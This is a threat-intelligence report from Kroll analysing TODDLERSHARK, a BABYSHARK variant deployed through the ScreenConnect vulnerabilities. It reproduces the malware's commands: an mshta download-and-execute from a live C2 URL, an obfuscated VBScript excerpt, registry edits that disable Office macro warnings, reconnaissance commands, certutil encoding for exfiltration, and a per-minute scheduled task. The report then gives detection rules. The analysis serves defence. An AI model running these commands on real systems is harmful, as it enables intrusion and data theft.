TODDLERSHARK: ScreenConnect Vulnerability Exploited to Deploy BABYSHARK Variant

By Dave Truman

Published: 2024-03-05 · Archived: 2026-04-05 21:48:17 UTC

The Kroll CTI team observed a campaign using a new malware that appears to be very similar to BABYSHARK, previously reported to have been developed and used by the APT group Kimsuky (KTA082).

The malware was deployed as part of an attempted compromise that was detected and stopped by the Kroll Responder team. The activity started with exploitation of a recently addressed authentication bypass in the remote desktop software ScreenConnect, developed by ConnectWise.

Two critical vulnerabilities, tracked as CVE-2024-1708 and CVE-2024-1709, were recently addressed in ConnectWise ScreenConnect and have been exploited by many threat actors due to its ease of exploitability.

CVE-2024-1709 (CVSS:10) can allow for authentication bypass due to insufficient path filtering. This is possible because any string can be appended after the extension to allow for bypassing.

CVE-2024-1708 (CVSS:8.4) is a path traversal vulnerability that can allow an attacker to execute code remotely on the ScreenConnect server.

Together, CVE-2024-1709 and CVE-2024-1708 can allow a threat actor to perform remote code execution post authentication.


Technical Details

The threat actor gained access to the victim workstation by exploiting the exposed setup wizard of the ScreenConnect application. They then leveraged their now “hands on keyboard” access to use cmd.exe to execute mshta.exe with a URL to the Visual Basic (VB) based malware.

Source Process Command Line	Target Process Command Line
"C:\WINDOWS\system32\cmd.exe"	mshta.exe http://febtotos.000webhostapp.com/microsoft/app/google

Figure 1: Infection instigating command (Source: Kroll)

The Kroll CTI team performed a Virus Total search for this domain, and we can see that other entities have been affected by campaigns using the same destination domain.




URLs (6)

Scanned	Detections	Status	URL
2024-02-27	1 / 91	-	http://febtotos.000webhostapp.com/microsoft/search
2024-02-25	1 / 91	200	http://febtotos.000webhostapp.com/microsoft/app/music
2024-02-25	1 / 91	200	http://febtotos.000webhostapp.com/microsoft/search?ap=ZDB0VHppUUlvV3daNktuaTc2L2cweGxWYWNvZEJ6L2czM2h5WVBxZkhPS2lwVOh0eVNkTEx4THpTa1NQd3dmWg
2024-02-23	1 / 91	200	https://febtotos.000webhostapp.com/
2024-02-23	0 / 91	200	http://febtotos.000webhostapp.com/microsoft/app/google
2024-02-22	0 / 92	-	http://febtotos.000webhostapp.com/

Figure 2: Screenshot of Virus Total showing reported malicious domain activity (Source: Kroll)

The initial payload downloaded by MSHTA utility was a heavily obfuscated VB script, containing randomly generated functions and variable names along with large amounts of hexadecimal encoded code and additional junk code. The function names, variables names, junk code and hexadecimal change each time the initial payload is downloaded, meaning the hash of the file being downloaded will never be the same twice. The addition of a random number of lines of junk code containing randomized strings will also obfuscate the meaningful code within the malware.



```
achhvdeagldqhaagxqd": vyvnodya = "xzubwmdbynpsikmeatsixiz": wdzcblwn = "aetkiorxzearucfjq": gseohiqi = "tvdytxguinqx
sbufjgrqpgfq": jdzbjglq = "ogbitsjyxtvjuxsc": qjzisuml = "dzjbkqdmyaywqvvpikjrwc":                    Private Func
tion emicmnbt(ByVal fdkn): jyqokkvo = "eddmpaoixzpwlcaj": iauzpwzn = "ppgeanjkkulurfxu": ftpbmren = "tceatbgxktalnre
gvcah": sclipjlu = "sauyikmtzqutkttxa": mshdhshb = "uwetepfmbumexkokrk": extsagyu = "hbykzdkbxuojphozdgvhs": gybpupk
n = "botvqweqiwvcjxksas": cdnzuguy = "cpnmpvuckusomswueqwbur":                    for g = 1 To Len(fdkn) Step 2: yzmns
oyy = "xesougjynsdhhepphpeupx": wanmzpzl = "muidyqpegdobyjyywwwktqa": fqarbbpz = "uqtjfckiirxbqnczf": dokqhxmo = "op
vjcbwfxmfdwgxjcbcx": zmalviyx = "usiilnbdgqvojdqvmxpjdxwe": xtmsuann = "dgqdirnrqjhkfxwvzpaa": mcadkowe = "bzjvxwwld
pxsmujehx": jyzgcmuq = "lqoubfzjulfnjbpivx":                    emicmnbt = emicmnbt & Chr("6H" & Mid(fdkn, g, 2)): c
lmwaxlo = "zsawawvoqdfcfcolhcdk": lslekqic = "dprosrnuxhzqoaoufbkpski": tdaueqhz = "gordnwomgqhradbfjfjzdfo": jkomcy
yj = "ssghvmlrzemgfyds": xktzoupr = "hdttxpneoytacjyeljewkvl": xslemgol = "zfewqsbzldbzdliicspitnxt": qzaqdfee = "li
ztjljtdnpxupyrmgcmspw": ykbpzjux = "skatndvktkftyrhzg":                    next: mdbzykuq = "ydtksfnyzjknhdsajq
hscps": pvleghua = "medapzxmpgzhcqejwhl": mbnwfbvv = "kazusugihnlwdpczexrbuy": eopqqkxj = "kteofyarhcpjutjs": jeiybx
qi = "hfeyjqcfdrgwghntdgne": zdlarajb = "czuqrmkttlxzfbfkzl": qqiwxfcr = "bwghhgwxpvlwzhduxnunsp": rrhsqidl = "lujvo
hunxcmwyfithzyb":                    End Function: bvvkqkjx = "pdxzrdjlufmstjpbpar": xtiuhtov = "nervxghofoahmgkx
hl": zkjrslxs = "ydhwossddmymvuzmslqyt": uuufdltf = "eokwxazvnsshwhwnr": docbnxgg = "fnuucsmrncrmwnmz": gexgjaja = "
hjpvlgbirnowxipcisklupq": jbxyymll = "mftkugvsarimxizirxrvx": wgdvuzml = "arrjitmytjxtiqlxjmqnksph":                    : Ex
ecute(emicmnbt("766e7371071646a203d2022746e697368636b6e646d617168616767696972696d646d220d0a090909736574206f68666467
6e7566203d2043726561746f626a656374286c7161666979787828223464229202620 6c7161666979787828223533222920262 06c71616669
797878282235382229202620 6c7161666979787828223464229202620 6c7161666979787828223463222920262 06c7161666979787828223332
22292026206c7161666979787828223265222920262 06c7161666979787828223533222920262 06c7161666979787828223635222920262 06c71
616669797878282237322292026206c7161666979787828223736229202620 6c7161666979787828223635229202620 6c7161669797878 28
223732229202620 6c7161666979787828223538229202620 6c7161666979787828223464229202620 6c7161666979787828223463229202620
206c7161666979787828223438229202620 6c7161666979787828223534229202620 6c7161666979787828223534229202620 6c7161666979
```

Figure 3: Malicious VB Hidden Amongst Junk Code (Source: Kroll)

Once de-obfuscated, the code was observed downloading and executing the next stage, the URL of which is contained within the large hexadecimal string (along with more junk code). This second URL will also change with every download of the initial payload. It is therefore likely that on the command and control (C2) server there is a web application that is generating a unique payload containing a unique second stage URL each time it is called.

Figure 4: De-obfuscated initial payload (Source: Kroll)

The second stage download is a large hexadecimal string, which, when decoded, contains a set of functionalities made up of three parts:

- Setting windows registry keys
- Capturing and exfiltrates system information
- Setting up a scheduled task

Registry Keys

The malware runs the following commands to modify the windows registry:

```
cmd.exe /c reg add HKCU\Software\Microsoft\Office\14.0\Excel\Security /v VBAWarnings /t REG_DWORD /d 1 /f
cmd.exe /c reg add HKCU\Software\Microsoft\Office\15.0\WORD\Security /v VBAWarnings /t REG_DWORD /d 1 /f
cmd.exe /c reg add HKCU\Software\Microsoft\Office\15.0\Excel\Security /v VBAWarnings /t REG_DWORD /d 1 /f
cmd.exe /c reg add HKCU\Software\Microsoft\Office\16.0\WORD\Security /v VBAWarnings /t REG_DWORD /d 1 /f
cmd.exe /c reg add HKCU\Software\Microsoft\Office\16.0\Excel\Security /v VBAWarnings /t REG_DWORD /d 1 /f
```

These keys set the VBAWarnings keys for Word and Excel to a value of “1” for Office 2010, Office 2013 and Office 2016. The value of “1” means untrusted and trusted macros are allowed to run without notification, turning off some macro protections in those versions.

The reason for the script to set these registry keys is not immediately apparent since execution has already been achieved. One potential reason might be to make victims more susceptible to later phishing attacks, should the initial infection fail to establish persistent access or be remediated. KTA082 (Kimsuky) is known to target individuals using documents containing malicious macros as part of spear phishing campaigns for its RECONSHARK malware.

Infostealer

The largest set of functionality revolves around the system information stealer. It spawns a succession of 16 cmd.exe instances to redirect the output of the following commands to information capture file:

- cmd.exe /c hostname>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c systeminfo>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c net user>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c query user>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v ConsentPromptBehaviorAdmin>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c route print>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c ipconfig /all>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c arp -a>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c powershell get-ciminstance -namespace root/securitycenter2 -classname antivirusproduct>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c netstat -ano>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c tasklist>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c tasklist /svc>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c dir “C:\Program Files”>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c dir “C:\Program Files (x86)”>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c dir “C:\ProgramData\Microsoft\Windows\Start Menu\Programs”>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c dir “C:\Users\REDACTED\AppData\Roaming\Microsoft\Windows\Recent”>>C:\ProgramData\[RANDOM_STRING].acl




Figure 5: Information stealer process chain (Source: Kroll)

The information stolen includes host, user, network and security software information along with installed software and running processes. Commands 5 and 9 appear to be a functionality more recently added to the malware. These are interesting additions as they are both related to security functionality in contrast to the generalized information gathered by the other commands.

Once the tool has gathered all this information, it uses the inbuilt Windows command certutil to encode the stolen information in a Privacy Enhanced Mail (PEM) certificate, which it then exfiltrates to the C2 web application. The use of exfiltrating data hidden inside PEM files is a technique Kimsuky has used before.

The infostealer code finishes up by deleting both the capture and certificate file.

```
 cmd.exe /c certutil -encode C:\ProgramData\[RANDOM_STRING].acl
C:\ProgramData\[RANDOM_STRING_2].acl
```

Scheduled Task

The final aspect to the malware is the initiation of a scheduled task. A script is written to an Alternate Data Stream (ADS) of a file located in a directory within ProgramData. The script contains a URL that will be requested every minute by the scheduled task. Any response from the URL is passed to the VB execute function to immediately run. This URL is uniquely generated for each run of the initial payload, like the other URLs previously discussed.




Figure 6: Scheduled tasks code hidden within alternate data stream (Source: Kroll)

Once the script has been created, the malware creates a scheduled task that runs every minute with the following command line:

```
C:\Windows\System32\cmd.exe /c schtasks /Create /SC minute /MO 1 /TN Uso1Cache /TR "wscript //e:vbscript //b C
```

During Kroll's testing, the data returning from the URL in the scheduled task was not observed. Kroll assessed with medium confidence that this occurred because the URL may only return code if the information gathered and sent back indicates a compromised host that meets the threat actors' criteria. If this were the case, the scheduled task would act as a rudimentary loader for a further stage of malware with the unique base64 string within the URL acting as unique host identifier of sorts.

Similarities with BABYSHARK

The Kroll CTI team assesses it is likely that this is a variant of the BABYSHARK malware due to code and behavioral similarities between the malware described above and BABYSHARK, which was first discovered by Unit 42 in 2018.

Below are examples of code and functionality from Unit 42's original BABYSHARK article that the Kroll CTI team assesses are similar to the code and functionality described in this article:

```
Function Co00(c)

   L=Len(c)

   s=""

   For jx=0 To d-1

      For ix=0 To Int(L/d)-1

         s=s&Mid(c,ix*d+jx+1,1)

      Next
```

Figure 7: Original BABYSHARK Hex Decoding Function (Source: Unit 42).

```
HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\14.0\WORD\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\15.0\WORD\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\16.0\WORD\Security\VBAWarnings, value:1
```

Figure 8: Screenshot from Unit 42, showing BABYSHARK setting the VBAWarnings registry key (Source: Unit 42).

```
whoami

hostname

ipconfig /all

net user

dir "%programfiles%"

dir "%programfiles% (x86)"

dir "%programdata%\Microsoft\Windows\Start Menu"
```

Figure 9: Screenshot from Unit 42 showing BABYSHARK's information gathering commands (Source: Unit 42).

```
retu=wShell.run("certutil -f -encode """&ttmp&""" """&ttmp1&""""",0,true)
```

Figure 10: Screenshot showing original BABYSHARK's certutil encoding (Source: Unit 42).

As demonstrated above, the two malwares appear strikingly similar, indicating the malware used in this recent campaign is likely an iteration on the original BABYSHARK malware.

Analysis

The list of threat actors utilizing the ScreenConnect vulnerability CVE-2024-1709 for initial access is growing. The malware being deployed in this case uses execution through a legitimate Microsoft binary, MSHTA, and exhibits elements of polymorphic behavior in the form of changing identity strings in code, changing the position of code via generated junk code and using uniquely generate C2 URLs, which could make this malware hard to detect in some environments.

Patching ScreenConnect applications is therefore imperative.

Detection and Mitigation

Kroll Responder was able to detect and respond to this threat based on detections built covering the following tactics, techniques and procedures (TTPs).

Behavior	**Detection Method**	**MITRE ATT&CK**
certutil.exe encoding files	Detect certutil.exe being used to encode/decode files by checking for ‘-encode’ or ‘-decode’ stings passed to the program via the command line	T1132.001
Scheduled task creation	Detect scheduled task creation with cmd.exe, PowerShell, wscript etc. Detect scheduled task creation containing Alternate Data Streams.	T1053.005
MSHTA Executing with URL	Detect mshta.exe executing with URL parameters. E.g., ‘http://’, ‘https://’ etc.	T1218.005
MSHTA Spawning cmd.exe	Detect mshta.exe executing commands in cmd.exe or PowerShell	T1218.005
PowerShell executing an encoded command	Detect PowerShell execution with encoded strings	T1027.010

Behavior	Detection Method	MITRE ATT&CK
PowerShell spawning from cmd.exe	Detect PowerShell execution from cmd.exe	T1059.003

Source: https://www.kroll.com/en/insights/publications/cyber/screenconnect-vulnerability-exploited-to-deploy-babyshark